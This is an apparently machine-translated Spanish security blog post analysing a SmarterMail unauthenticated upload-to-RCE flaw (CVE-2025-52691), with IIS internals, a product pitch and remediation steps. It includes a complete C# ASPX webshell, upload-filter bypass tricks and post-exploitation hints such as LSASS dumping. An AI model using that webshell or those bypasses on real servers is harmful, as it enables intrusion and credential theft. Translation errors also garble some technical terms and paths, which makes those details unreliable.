
A principios de 2026, la comunidad de ciberseguridad se enfrenta a un fallo arquitectónico masivo en uno de los servidores de correo basados en Windows más populares. El 30 de diciembre de 2025, la Agencia de Ciberseguridad de Singapur (CSA) y SmarterTools confirmaron la existencia de CVE-2025-52691Una vulnerabilidad con el máximo nivel de gravedad: CVSS 10.0.
Para los Red Teamers y los desarrolladores de exploits, esta vulnerabilidad representa el "Santo Grial": un Carga arbitraria de archivos no autenticada que conduce directamente a Ejecución remota de código (RCE) como SISTEMA. No requiere credenciales ni interacción del usuario, y explota un fallo lógico fundamental en la forma en que la aplicación gestiona los flujos de datos entrantes.
Este artículo abandona los resúmenes de alto nivel para ofrecer un análisis forense de la vulnerabilidad. Diseccionaremos cómo fallan los endpoints .NET, cómo el canal de Internet Information Services (IIS) gestiona las cargas maliciosas y cómo la seguridad moderna basada en IA puede identificar estas amenazas lógicas antes de que se conviertan en armas.

El panorama de las amenazas: Por qué CVE-2025-52691 es una "ruptura de clase"
SmarterMail es una alternativa a Microsoft Exchange ampliamente implantada, que se ejecuta en la plataforma Windows/IIS/.NET pila. A diferencia de los servidores de correo basados en Linux, donde los permisos del sistema de archivos pueden mitigar el impacto de una carga de archivos, los entornos Windows IIS son notoriamente implacables cuando se producen errores de configuración.
Tarjeta de información sobre vulnerabilidades
| Métrica | Inteligencia Detalle |
|---|---|
| Identificador CVE | CVE-2025-52691 |
| Clase de vulnerabilidad | Carga de archivos sin restricciones (CWE-434) |
| Vector de ataque | Red (remota) |
| Privilegios requeridos | Ninguno (no autenticado) |
| Interacción con el usuario | Ninguno |
| Construcciones afectadas | SmarterMail 9406 y anteriores |
| Remediación | Actualiza a la Build 9413+ inmediatamente |
El peligro aquí es la superficie de ataque. Los servidores de correo están, por definición, expuestos a la Internet pública en los puertos 25, 443 y, a menudo, 9998 (webmail/gestión). Una vulnerabilidad que no requiere autenticación y proporciona un shell estable significa que las redes de bots automatizadas pueden comprometer miles de servidores a las pocas horas de un lanzamiento PoC.
Profundización técnica: La mecánica del fallo
Para entender cómo funciona CVE-2025-52691, debemos analizar cómo SmarterMail gestiona las solicitudes HTTP. La vulnerabilidad reside en un punto final específico de la API diseñado para gestionar archivos adjuntos o cargas de usuarios -probablemente parte de la interfaz de correo web o de la aplicación Almacenamiento de archivos espacio de nombres.
El "guardián" que falta
En una aplicación .NET segura, cualquier archivo de manejo de acciones del controlador debe estar decorado con [Autorizar] y una lógica rigurosa de validación de archivos. CVE-2025-52691 existe porque un manejador específico - probablemente un genérico .ashx o una ruta de la API REST- se expuso sin estas comprobaciones.
Cuando una solicitud POST llega a este punto final, el servidor procesa la solicitud multipart/form-data stream. Como el endpoint carece de barrera de autenticación, el servidor acepta el flujo desde cualquier dirección IP.
El patrón de código vulnerable (reconstruido)
Aunque el código fuente exacto es confidencial, podemos reconstruir el patrón de vulnerabilidad basándonos en las clases de vulnerabilidad estándar de .NET y en la naturaleza del parche. Es probable que el fallo se parezca a la siguiente lógica C#:
C#
public class LegacyUploadHandler : IHttpHandler { public void ProcessRequest(HttpContext context) { // FATAL FLAW 1: No hay comprobación de sesión ni verificación de autenticación // El handler asume que el llamante es de confianza simplemente porque ha llegado a esta URL. // Falta: if (context.Session["User"] == null) throw new UnauthorizedAccessException();
    HttpPostedFile archivo = context.Request.Files["upload"];
    string fileName = file.FileName;

    // FATAL FLAW 2: Confiar en la entrada del usuario para las rutas de los archivos
    // El código toma el nombre del fichero directamente de las cabeceras del cliente.
    // Falla en la desinfección contra Directory Traversal (../) o extensiones ejecutables (.aspx).
    string savePath = context.Server.MapPath("~/App_Data/Temp/" + fileName);

    // FATAL FLAW 3: Escribir en un directorio accesible desde la web
    file.SaveAs(savePath);
}
}`
Canal de ejecución de IIS
¿Por qué subir un archivo es fatal? En muchos stacks modernos (Node.js, Go), subir un fichero fuente no significa automáticamente su ejecución. Pero en ASP.NET ejecutándose en IISel comportamiento es distinto debido a la Asignación de módulos ISAPI.
Si un atacante puede colocar un archivo con un .aspx, .ashxo .jabón en un directorio que permita la ejecución de scripts (que es el predeterminado para la mayoría de los directorios web que admiten funciones ASP heredadas), el proceso trabajador de IIS (w3wp.exe) desencadenará la siguiente cadena:
- El atacante carga
shell.aspx. - Peticiones del atacante
GET /Datos_App/Temp/shell.aspx. - IIS Kernel Mode Listener (http.sys) recibe la petición y la pasa al Proceso Trabajador.
- ASP.NET Manipulador ve la extensión conocida.
- Compilación JIT: El CLR (Common Language Runtime) compila el código dentro de
shell.aspxsobre la marcha en una DLL temporal. - Ejecución: La DLL se carga en memoria y se ejecuta con los privilegios de la identidad del grupo de aplicaciones (a menudo
SISTEMAoServicio de red).
La cadena de muerte: Del descubrimiento a la cáscara del SISTEMA
Para un ingeniero de seguridad que simule esta ruta de ataque, la cadena asesina sigue cuatro fases distintas.
Fase 1: Reconocimiento
El atacante busca la huella digital de SmarterMail.
- Cabeceras:
Servidor: Microsoft-IIS/10.0,X-Powered-By: ASP.NET - Título:
Inicio de sesión en SmarterMail - Sondeo de punto final: Fuzzing para puntos finales de carga conocidos como
/api/v1/settings/upload,/AlmacenamientoDeArchivos/Cargar.ashxo puntos finales SOAP heredados que podrían haberse olvidado durante las revisiones de seguridad.
Fase 2: Armatización
El atacante crea una "Webshell". Un payload clásico de webshell C# es crafteado para ejecutar comandos del sistema a través de cmd.exe.
<%@ Page Language="C#" %> <%@ Import Namespace="System.Diagnostics" %> <script runat="server"> protected void Page_Load(object sender, EventArgs e) { // Simple command execution logic if (!string.IsNullOrEmpty(Request.QueryString["cmd"])) { Process p = new Process(); p.StartInfo.FileName = "cmd.exe"; p.StartInfo.Arguments = "/c " + Request.QueryString["cmd"]; p.StartInfo.UseShellExecute = false; p.StartInfo.RedirectStandardOutput = true; p.Start(); Response.Write(p.StandardOutput.ReadToEnd()); p.WaitForExit(); } } </script>
Fase 3: Entrega (la explotación)
El atacante envía la solicitud POST.
- Técnica de bypass: Si el servidor implementa una validación débil (por ejemplo, comprobando
Tipo de contenido), el atacante modifica la cabecera aTipo de contenido: image/jpeg. Si el servidor comprueba las extensiones pero tiene un error lógico (por ejemplo, comprueba sólo los 3 primeros caracteres), el atacante podría intentarshell.aspx.jpgo aprovechar los trucos de NTFS Alternate Data Stream (shell.aspx::$DATA) para eludir el filtro sin dejar de escribir un archivo que IIS ejecutará.
Fase 4: Explotación
El atacante accede al shell:
Respuesta: nt autoridad\sistema
En este punto, el juego ha terminado. El atacante puede volcar el proceso LSASS para extraer credenciales de administrador, instalar ransomware o utilizar el servidor de correo como punto de pivote para atacar el controlador de dominio.
El papel de la IA en la detección de fallos lógicos: El enfoque penligente
Las herramientas tradicionales DAST (Dynamic Application Security Testing) son notoriamente malas a la hora de encontrar CVE-2025-52691 errores de estilo.
- Ceguera contextual: Los escáneres se basan en el rastreo de enlaces HTML. Los puntos finales de la API que no están explícitamente vinculados en el DOM (puntos finales ocultos) son invisibles para ellos.
- Miedo a la destrucción: Los escáneres dudan en cargar archivos por miedo a romper la aplicación o inundar el almacenamiento.
Aquí es donde Penligent.ai representa un cambio de paradigma para los equipos de seguridad ofensiva. Penligent utiliza Análisis lógico basado en IA en lugar de una simple coincidencia de patrones.
- Descubrir lo imposible
Los agentes de Penligent analizan los paquetes JavaScript del lado del cliente y las DLL compiladas (si son accesibles a través de fugas) para reconstruir el mapa de API. Infiere la existencia de gestores de carga que no están explícitamente vinculados, encontrando de forma efectiva las "API en la sombra" donde se esconden vulnerabilidades como CVE-2025-52691.
- Prueba no destructiva de explotación
En lugar de cargar un webshell malicioso que podría activar los EDR o romper el servidor, Penligent genera un archivo marcador benigno.
- Acción: Carga un simple archivo de texto que contiene un hash criptográficamente único.
- Verificación: A continuación, intenta recuperar ese archivo a través de una URL pública.
- Resultado: Si el archivo es recuperable, Penligent confirma la Carga de archivos sin restricciones (CWE-434) con certeza 100% y riesgo cero. Esto proporciona al CISO inteligencia procesable sin el ruido de los falsos positivos.
Estrategia de reparación y refuerzo
Si está utilizando SmarterMail, se encuentra en una carrera contrarreloj.
- Reparación inmediata
Actualice a la versión 9413 inmediatamente. SmarterTools ha implementado estrictas comprobaciones de autenticación y validación de extensiones de archivos basada en listas blancas en esta versión.
- Filtrado de peticiones IIS (mitigación temporal)
Si no puede parchear inmediatamente, debe bloquear el vector de ataque a nivel del servidor web. Utilice IIS Request Filtering para denegar el acceso a archivos .aspx en directorios de carga.
- Acción: En IIS Manager -> Filtrado de peticiones -> Pestaña URL -> Denegar secuencia.
- Regla: Bloquear las solicitudes de
/App_Data/*.aspxo/Archivos/*.aspx.
- Caza forense
Asume que ya puedes estar comprometido. Busca en el sistema de archivos:
- Los archivos que terminan en
.aspx,.ashx,.cer,.jabóncreados entre el 29 de diciembre de 2025 y hoy. - Registros IIS (
u_ex*.log) para solicitudes POST a puntos finales de carga procedentes de direcciones IP desconocidas, seguidas inmediatamente por solicitudes GET a archivos nuevos.
Conclusión
CVE-2025-52691 es un duro recordatorio de que, en el mundo del software, la comodidad suele ir en detrimento de la seguridad. Una sola comprobación de autenticación omitida en un gestor de carga de archivos "menor" puede hacer inútil una inversión de millones de dólares en cortafuegos y EDR.
A medida que nos adentremos en 2026, la complejidad de los ataques no hará sino aumentar. Los ingenieros de seguridad deben ir más allá de las listas de comprobación manuales y adoptar herramientas de validación automatizadas e inteligentes. El objetivo sigue siendo el mismo: cerrar la puerta antes de que el adversario entre.
Referencias fiables
- Asesoramiento de CSA Singapur: CSA alerta de un fallo crítico en SmarterMail
- Aviso de SmarterTools: Vulnerabilidad crítica en SmarterMail Build 9406
- Contexto CVE relacionado: Vulnerabilidades semanales del WaterISAC

 Spanish
  English
  German
  French
  Portuguese
  Japanese
  Korean
  Hindi
Hindi  Arabic
  Turkish
  Hebrew